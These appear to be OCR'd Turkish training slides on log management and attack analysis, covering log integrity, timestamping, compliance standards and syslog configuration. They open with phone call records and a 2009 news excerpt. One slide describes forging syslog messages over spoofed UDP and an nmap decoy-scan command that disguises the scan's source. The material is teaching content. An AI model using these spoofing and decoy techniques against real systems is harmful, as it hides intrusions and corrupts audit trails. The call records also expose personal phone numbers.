25.03.2009 14:47:16	25.03.2009 16:47:16	02123354163	905068543500	0
25.03.2009 14:47:27	25.03.2009 16:47:27	02123354163	905068543500	0
25.03.2009 14:48:17	25.03.2009 16:48:17	02123354163	905068543500	2
25.03.2009 14:48:34	25.03.2009 16:48:34	02123354163	905068543500	0
25.03.2009 14:48:48	25.03.2009 16:48:48	02123354163	905068543500	0
25.03.2009 14:49:21	25.03.2009 16:49:21	02123354163	905068543500	0
25.03.2009 14:49:52	25.03.2009 16:49:52	02123354163	905068543500	0
25.03.2009 14:50:01	25.03.2009 16:50:01	02123354163	905068543500	0
25.03.2009 14:50:28	25.03.2009 16:50:28	02123354163	905068543500	0
25.03.2009 14:50:31	25.03.2009 16:50:31	02123354163	905068543500	0
25.03.2009 14:50:35	25.03.2009 16:50:35	02123354163	905068543500	0
25.03.2009 14:50:57	25.03.2009 16:50:57	02123354163	905068543500	0
25.03.2009 14:52:02	25.03.2009 16:52:02	02123354163	905068543500	0
25.03.2009 14:52:09	25.03.2009 16:52:09	02123354163	905068543500	0
25.03.2009 14:52:43	25.03.2009 16:52:43	02123354163	905068543500	0
25.03.2009 14:53:20	25.03.2009 16:53:20	02123354163	905068543500	0
25.03.2009 14:54:01	25.03.2009 16:54:01	02123354163	905068543500	0

Ölüm helikopterinde 139 defa arandı - Taraf/MEHMET

BARANSU - *Istanbul* - 22.10.2009

Cesedine dört günde ulaşılabilen BBP lideri Yazıcıoğlu'nun, helikopteri havalanır havalanmaz NTV santralinden 139 kez arandığı ortaya çıktı. Muhsin Yazıcıoğlu'nun Kahramanmaraş'ta öldüğü olayın kaza mı yoksa suikast mı olduğu günlerce tartışıldı. Taraf çok önemli yeni bilgilere ulaştı. Pilot ile İHA muhabirinin NTV santralinden toplam 150 kez arandığı biliniyordu. Aynı santralden Yazıcıoğlu, helikopterin havalanmasından kazaya kadar geçen sürede tam 139 kez, yanında bulunan BBP Sivas İl Başkanı ile yardımcısı da defalarca aranmış. Yazıcıoğlu'ndaki çağrıların hepsinin süresi sıfır saniye olarak gözüküyor. Helikopter düştükten sonra ise aramalar kesiliyor. Taraf'ın bilgisine başvurduğu telekomünikasyon sektöründe görevli iki mühendis, manyetik alan yaratılıp helikopterin düşürülmüş olabileceğini söyledi

Logların Güvenilirliği

- Var olan logların güvenilirliğini sağlayabilir miyiz?
  - Logların değişmediğini ispat edebilir misiniz?
- İstenilen özelliklerde **sahte log** üretilebilir mi?
  - Evet
  - Logger yazılımı
- Disk üzerinde yazılma tarihlerine bakılarak log değişiklikleri anlaşılır mı?
  - Disk üzerindeki her tür veri değiştirilebilir
- 5651 sayılı kanun ve loglama güvenliği
  - Eksiklileri nelerdir?
- Sayısal zaman damgası ve getirileri

Sayısal Zaman Damgası

Log Yönetimi ve Saldırı Analizi


- 5651 sayılı kanunla hayatımıza giren tanım…
  - Internet logları* çeşitli sistemlerden alınıp zaman damgası eklenerek saklanmalı

- Amaç?
  - Sayısal olarak yapılan bir işin X zamanında yapıldığı ve o tarihten sonra değiştirilmediğini belirlemek.

- Nasıl Çalışır? ->

DTS Nasıl Çalışır?

Log Yönetimi ve Saldırı Analizi



DTS=Digital TimeStamp Service

Sahte Log Üretimi

- Genellikle Syslog tabanlı loglama yazılımları UDP kullandığı için loglar uzaktan farklı sistemlerden geliyormuş gibi gönderilebilir. (IP spoofing)
- Yazılacak ufak bir araçla sahte syslog mesajları üretilerek loglama sisteminin kafası karıştırılabilir, DoS yapılabilir.
  - Syslog için logger, Netcat kullanılabilir.
- UDP tabanlı ağ protokolleri için sahte log üretimi sağlanabilir
  - Ali yasaklı bir siteye dns sorgusu yapmış (IP spoofing ile mümkündür)
- **nmap –D 1.2.3.4, 5.6.7.8 www.bgasecurity.com**
  - Farklı ip adresleri Port tarama yapmış gibi gösterilebilir.

Log Güvenliği - 1

Log Yönetimi ve Saldırı Analizi

- Logların sistem yöneticisi tarafından alınması ve analiz edilmesi bir güvenlik riski oluşturur.
- Log kayıtları istediği gibi değiştirebilir ve üzerinde oynanabilir.
- Bu durum bilgi güvenliği (integrity/bütünlüğüne) aykırı bir durumdur.
- Çoğu kurum bu konuda hassasiyet göstermemektedir.

Log Güvenliği - 2

Log Yönetimi ve Saldırı Analizi

- Logların bütünlüğü ile ilgili diğer önemli husus da logların değiştirilmemesi ve bunun ispatlanmasıdır.
- UNIX altında dosyaları sadece ekleme modunda çalışacak şekilde değiştirilebilir.
- Böylece log dosyasına sadece ekleme yapılabilir, içeriğinde değiştirme yapılamaz hale gelir.
- Arşive alınan log dosyalarının teyplere yedeklenmeden önce elektronik zaman damgasının alınması da logların alındığı tarihten sonra değiştirilmediğini ispat için önemlidir.

Log Toplama

Log Yönetimi ve Saldırı Analizi

- Log ve olay yönetim proseslerinin can alıcı bölümü nelerin loglanacağı konusudur.
- Bu her şirketin uymakla yükümlü olduğu güvenlik politikaları, standart, kanun ve düzenlemelere bağlı olarak değişiklikler gösterse de genelde ortak noktada buluşurlar.
- Az log toplamak da gereksiz yere çok log toplamak da hatadır.

Hangi Tip Loglar Toplanmalı ?

- Firmalarda neler loglanıyor?
- Tüm başarılı, başarısız giriş denemeleri (uygulama, sistem, kapı giriş ...)
- Ağ ve güvenlik sistemleri üzerinde yapılan konfigürasyon değişiklikleri
- Güvenlik duvarı ve IPS'ler üzerinde aktif kuralların logları

?

Web Sunucuları İçin Neler Kayıt Altına Alınmalı ?

Loglama Detayı

- Log satırlarının anlam kazanması için hangi detayda loglanması gerektiği önceden belirlenmeli.
- Logların hangi detayda alınacağı konusu tamamen ihtiyaca yöneliktir.
- Örnek: web sunucu loglarından neler alınabilir?
  - GET logları
  - POST logları
- 5651 sayılı kanun der ki:
  - WEB/SMTP için detay başlık bilgileri
  - GET/POST için tam başlık bilgisi

Standartlar Açısından Log Yönetimi

- Bilgi güvenliğini amaçlayan standart, kanun, düzenlemeler ve raporlar incelendiğinde hemen hepsinin loglama konusuna önem verdiği ve bu konuda aksiyonlar alınmasını zorunlu tuttuğu görülmektedir.
- Her standart loglama açısından farklı şeyler istese de temel de hedef aynı olduğundan tek bir log yönetimi sistemi ile çoğu standarda uyum sağlanabilir.
- FISMA, HIBAA, SOX, COBIT, ISO 27001, PCI DSS gibi uluslararası uygulamaya sahip standart ve kanunlar log yönetimini zorunlu kılmaktadır(/tavsiye etmektedir).
- Kanunlar ve standartlar tüm yaptırımlardan her zaman daha etkin bir role sahip olmaktadır.

SOX (Sarbanes Oxley)

- Sarbanes-Oxley (SOX) kamuya açık ticaret yapan şirketlerde yönetimin güvenlik süreci içerisinde “İç Kontrollerin Değerlendirilmesi (Assesment of Internal Controls)” kapsamında belgelemeleri sağlayan belirli tüzükleri açıklar.
- Sistem ya da önemli finansal bilgiler içeren uygulamalara başarılı bir giriş ya da giriş denemesi yapıldığında bunu izleyip rapor etmek ve uyarı verebilmek için gereklidir.


SOX Kapsamında Loglama

Log Yönetimi ve Saldırı Analizi

- SOX Uyumluluk Gereksinimleri , Kullanıcı Oturum Raporları (User Logon Report)
- Başarısız Oturum Açma Raporları (Logon Failure Reports)
- Güvenlik Kayıtlarına Erişim Raporu (Audit Log Access Reports)
- Nesne Erişim Raporları (Object Access Reports)
- Sistem Olayları Raporu (System Events Report)
- Oturum Durum Raporu (Host Session Status Report)
- Güvenlik Kayıtlarının Arşivlenmesi (Security Log Archiving)
- Oturum Durum Raporu (Host Session Status Report)
- Hesap Yönetim Olaylarının Takibi
- Kullanıcı Grup Değişikliklerinin Takibi
- Denetim Politikalarında Yapılan Değişikliklerin Takibi
- Başarılı Etki Alanı Oturum Açma Raporu (Domain Logon Reports)
- Başarısız Etki Alanı Oturum Açma Raporu (Domain Logon Failures)
- Kullanıcı Hareketlerinin Takibi
- Uygulama Çalıştırma Olaylarının Takibi
- Dizin/Dosya Erişim Takibi

- Tanım olarak CobiT, “**Control Objectives for Information and Related Technology**” nin kısaltılmış halidir.
- Türkçe ifade etmek gerekirse: “Bilgi ve ilgili teknolojiler için kontrol hedefleri”
- CobiT, Bilgi Teknolojileri yönetiminde ulaşılması gereken **hedefleri** ortaya koymaktadır.
- Kurumsal firmalarda oldukça popüler bir konudur.

- CobiT içerisinde 4 ana başlık altında toplam 34 süreç bulunmaktadır.
- Bu 34 süreç, pek çok şirket için BT fonksiyonlarının hemen hepsini kapsar.



COBIT ve Log Yönetimi

Log Yönetimi ve Saldırı Analizi

- **Kullanıcı Aktiviteleri**
  A2.3 Kontrolü; Uygulama Kontrol ve Denetimi,
- **BT Altyapısı**
  DS3.5 Kontrolü; Performans ve Kapasitenin İzlenmesi,
  DS13.3 Kontrolü; BT Altyapısının izlenmesi,
  DS10.2 Kontrolü; Problem takibi ve çözümlenmesi,
- **Güvenlik**
  DS5.5 Kontrolü; Güvenliğin test edilmesi, Gözetim ve İzleme,
  DS5.10 Kontrolü; Ağ Güvenliği,

- **HIPAA(Health Insurance Portability and Accountability Act)**
- HIPAA, bireylerin korunmuş veya korunması gereken sağlık bilgilerini mahremiyete ve güvenliğe uygun olarak geliştirilen bir takım idari, fiziksel ve tekniksel ihtiyat standartları bütünüdür.
- İlaç mağazaları, eczaneler, kaza ve sağlık sigortaları, tıbbi hizmet planı veren şirketler, tıbbi cihaz satan ve kiralayan şirketler, bireysel hekim klinikleri, hastaneler vb gibi organizasyonlar HIPAA'ya tabi olmaktadır (USA icin)
- http://www.loglogic.com/solutions/compliance/hipaa

HIPAA ve Log Yönetimi

- HIPAA tüzükleri sağlık bilgilerinin güvenliğini sağlamak için geliştirilmiştir.
- HIPAA sağlık bilgilerinin izinsiz kullanımı ya da ifşa edilmesine karşı sistem denetimi güvenliğine uyumludur.
- HIPAA'nın gereksinimlerine göre “Sistem işlemlerine izinsiz girişe ya da denemelere, kullanmaya, ifşa etmeye, değiştirmeye ya da engellemeye” karşı bir güvenlik yönetiminin var olmasını zorunlu kılar.
- **164.308 (a)(1)(ii)(D);** Bilgi Sistemlerinin Aktivitelerinin Gözlenmesi (İlişkisi 17-A-J Kontrolü)
  164.308 (a)(6)(i)(D); Oturum açma girişimleri izlenmeli,
  164.312 (b): Denetim Kontrolleri; İşlemler ve ilgili tüm sistem aktiviteleri izlenebilmeli.

PCI DSS

Log Yönetimi ve Saldırı Analizi

- Ödeme Kartları Endüstrisi Veri Güvenliği Standardı (PCI DSS), kartlı ödeme sistemlerinde veri güvenliğini sağlamak amacıyla uluslararası kabul görmüş ödeme markaları *olan* ***American Express, Discover Financial Services, JCB International, MasterCard Worldwide ve Visa Inc. International*** kurumlarınca oluşturulmuş PCI Komitesi tarafından geliştirilmiştir.
- PCI DSS, kartlı ödeme sistemlerinde yer alan kurum ve kuruluşlarda bilgi güvenliğini sağlamak için bilgi sistemlerinde bilgi iletimini, bilgi işleyişini ve bilgi depolamayı esas alan 6 temel kriter baz alınarak oluşturulmuş 12 gereksinim kategorisi ve bu kategoriler altında yer alan 200 üzerindeki kontrolden oluşmaktadır.
- Bu kontrollerden bir kısmı log analizi ve yönetimini işaret etmektedir.

- PCI DSS Dokümanından İlgili Maddeler

9. Kart bilgisine fiziksel erişimi kısıtla.

Ağları düzenli olarak gözlemle ve test et.

10. Ağ kaynaklarına ve kart verisine erişimi izle ve gözlemle.

ISO 27001 BGYS

Log Yönetimi ve Saldırı Analizi

- ISO 27001 kurumların bilgi güvenliği yönetim sistemi kurmaları için gereklilikleri tanımlamaktadır.
- ISO 27001 Kurumların risk yönetimi ve risk işleme planlarını , görev ve sorumlulukları, iş devamlılığı planlarını , acil durum olay yönetimi prosedürleri hazırlamasını ve uygulamada bunların kayıtlarını tutmasını gerektirir.

A.10 Communications and operations management

A.10.10 Monitoring

A.10.10.1 Audit logging

A.10.10.2 Monitoring system use

A.10.10.3 Protection of log information

A.10.10.4 Administrator and operator logs

A.10.10.5 Fault logging

A.10.10.6 Clock synchronization


Loglama Standardı : SYSLOG

- 1980 yılında Eric Allman tarafından Sendmail projesinin bir parçası olarak geliştirildi.
- IETF standardı olma özelliğini taşır.
- İki temel bileşenden oluşur: Facility - Priority
- **Syslog facility**
  - auth, authpriv, daemon, cron, ftp, lpr, kern, mail, news, syslog, user, uucp, local0, ... , local7
- **Syslog priority**
  - Emergency, Alert, Critical, Error, Warning, Notice, Info or Debug

SYSLOG Detayları

Log Yönetimi ve Saldırı Analizi

- Selector alanı “.” ile ayrılır ve iki bölümden oluşur
  - Facility
  - Priority
- Facility hangi tip logların tutulacağını
- Priority ilgili tipe ait ne detayda log tutulacağını belirler.
- * özel bir anlama sahip olup tüm facilityler anlamına gelir.



SYSLOG Facility Kavramı

- Facility log kaynağını belirler
- Mesela “mail facility.” Adı ne olursa olsun sistem üzerinde mail işlevi gören her programın logu bu facility olarak gözükür.
- Birden fazla uygulama aynı facility değerini kullanabilir.
- Uygulamalara ek bir tag belirtme özelliği sunulmuştur, böylece aynı facility kullanan uygulamalar arasında farklar belirlenebilir.
- Kendi facility'mizi tanımlama imkanı tanınmamıştır.
- Tanımlanmış onlarca facility değerleri arasından seçim yapılabilir.

SYSLOG Facility Çeşitleri

Log Yönetimi ve Saldırı Analizi

Facility Number	Keyword	Facility Description
0	kern	kernel messages
1	user	user-level messages
2	mail	mail system
3	daemon	system daemons
4	auth	security/authorization messages
5	syslog	messages generated internally by syslogd
6	lpr	line printer subsystem
7	news	network news subsystem
8	uucp	UUCP subsystem
9		clock daemon
10	authpriv	security/authorization messages
11	ftp	FTP daemon
12	-	NTP subsystem

Facility Number	Keyword	Facility Description
13	-	log audit
14	-	log alert
15	cron	clock daemon
16	local0	local use 0 (local0)
17	local1	local use 1 (local1)
18	local2	local use 2 (local2)
19	local3	local use 3 (local3)
20	local4	local use 4 (local4)
21	local5	local use 5 (local5)
22	local6	local use 6 (local6)
23	local7	local use 7 (local7)

Mesajın önem derecesini belirler ve 8 farklı seviyeden oluşmaktadır.

Security Level	Priority	Keyword	Description
0	emergencies	emerg, *panic*	A panic condition. This is normally broadcast to all users
1	alerts	alert	Inmmediate action required. e.g.: Corrupted system database
2	critical	crit	Critical condition. e.g.: Hard device errors
3	errors	err, *error*	Error conditions
4	warning	warning, *warn*	Warning conditions
5	notifications	notice	Normal but significant conditions that need attention
6	informational	info	Informational messages
7	debugging	debug	Debugging messages

Selector (Priority + Facility)

SYSLOG mesajı priority ve facility birleşiminden oluşmaktadır.

Selector	Description
mail.*	mail facility, any priority
mail.debug	mail facility, debug or higher priority (same as *)
mail,news.*	all messages from mail or news
auth.warning	all security messages of warning or higher priority
*.info	all messages from any facility except debug msgs
*.=info	any facility, info msgs only (and not higher)
*.!err	any facility, pri <= err only
*.!=alert	any facility, any priority except alert
*.info;mail,news,authpriv.none	all msgs with info or higher priority except mail, news, and authpriv

SYSLOG Yapılandırma

Log Yönetimi ve Saldırı Analizi

- Linux/UNIX sistemlerde syslog ayarları **/etc/syslog.conf** dosyası kullanılarak gerçekleştirilir.
- Linux sistemlerdeki log dosyalarının nerede tutulacağı syslog.conf aracılığıyla belirlenir.
- Farklı Linux dağıtımları(Linux işletim sisteminin çekirdeğidir) farklı dosyalarda tutabilir.
  - Genel geçer bir standart henüz geliştirilmemiştir.
- Windows sistemlerde standart olarak Syslog kullanılmaz.

Syslog.conf Örneği

Log Yönetimi ve Saldırı Analizi

- Her satır bir kural olarak yorumlanır.
- Her kural satırı selector ve action olmak üzere iki bölümden oluşur ve tab/boşluk ile ayrılır.

```
root@seclabs:~# cat /etc/syslog.conf
#  /etc/syslog.conf     Configuration file for syslogd.
#
#                       For more information see syslog.conf(5)
#                       manpage.

#
# First some standard logfiles.  Log by facility.
#

auth,authpriv.*                 /var/log/auth.log
*.*;auth,authpriv.none          -/var/log/syslog
#cron.*                         /var/log/cron.log
daemon.*                        -/var/log/daemon.log
kern.*                          -/var/log/kern.log
lpr.*                           -/var/log/lpr.log
mail.*                          -/var/log/mail.log
user.*                          -/var/log/user.log

#
# Logging for the mail system.  Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                       -/var/log/mail.info
mail.warning                    -/var/log/mail.warn
mail.err                        /var/log/mail.err

# Logging for INN news system
#
news.crit                       /var/log/news/news.crit
news.err                        /var/log/news/news.err
news.notice                     -/var/log/news/news.notice

#
# Some `catch-all' logfiles.
#
*.=debug;\
        auth,authpriv.none;\
        news.none;mail.none     -/var/log/debug
*.=info;*.=notice;*.=warning;\
        auth,authpriv.none;\
        cron,daemon.none;\
        mail,news.none          -/var/log/messages
```


- Syslogd –r parametresi ile SYSLOG ağ üzerinden gelecek logları kabul etmeye başlayacaktır.
- Herhangi bir yetkilendirme olmaksızın gelen tüm loglar kabul edilecektir!
- Iptables ya da daha gelişmiş syslog sunucular kullanılarak log gönderecek kaynaklar belirlenebilir, yetkilendirilebilir ve sınıflandırılabilir.


- Örnek güvenlik duvarı (iptables) kuralı:

IPtables -A INPUT –s 192.168.10.0/25 -m udp -p udp --dport 514 -j ACCEPT


Güvenlik Cihazları Syslog Yapılandırması

Log Yönetimi ve Saldırı Analizi





- Windows işletim sistemi Syslog desteği yoktur.
- Üçüncü parti yazılımlar kullanılarak Windows sistem logları merkezi bir sunucuya yönlendirilebilir.
- http://czanik.blogs.balabit.com/2011/09/syslog-clients-for-windows/



- Belirli özelliklere uyan logların uzak sisteme yönlendirilmesi:

***.info;mail.none;authpriv.none;cron.none @remote_syslog_ip**

- Syslog tarafından üretilen tüm logların uzaktaki sunucuya yönlendirilmesi (uzak sunucu hostname logcentral olarak belirlenmiştir).


***.* @logcentral**

- SysLog testlerinde logmalanın çalıştığını doğrulamak için logger komutu kullanılabilir.
- #logger “BGA Log Yonetimi Egitimi”
- logger [-p facility.priority] [-t tag] message
- Logger bir script içerisinde çağrılarak log cihazının performansını ölçmek için de kullanılabilir.
- Log cihazlarının performansı eps(Event Per Second) olarak değerlendirilir.

Kiwi Syslog Generator (Ücretsiz Yazılım)

Log Yönetimi ve Saldırı Analizi

Logger yerine Windows ortamları için çeşitli grafik arabirimli SYSLOG log üretici yazılımlar bulunmaktadır.



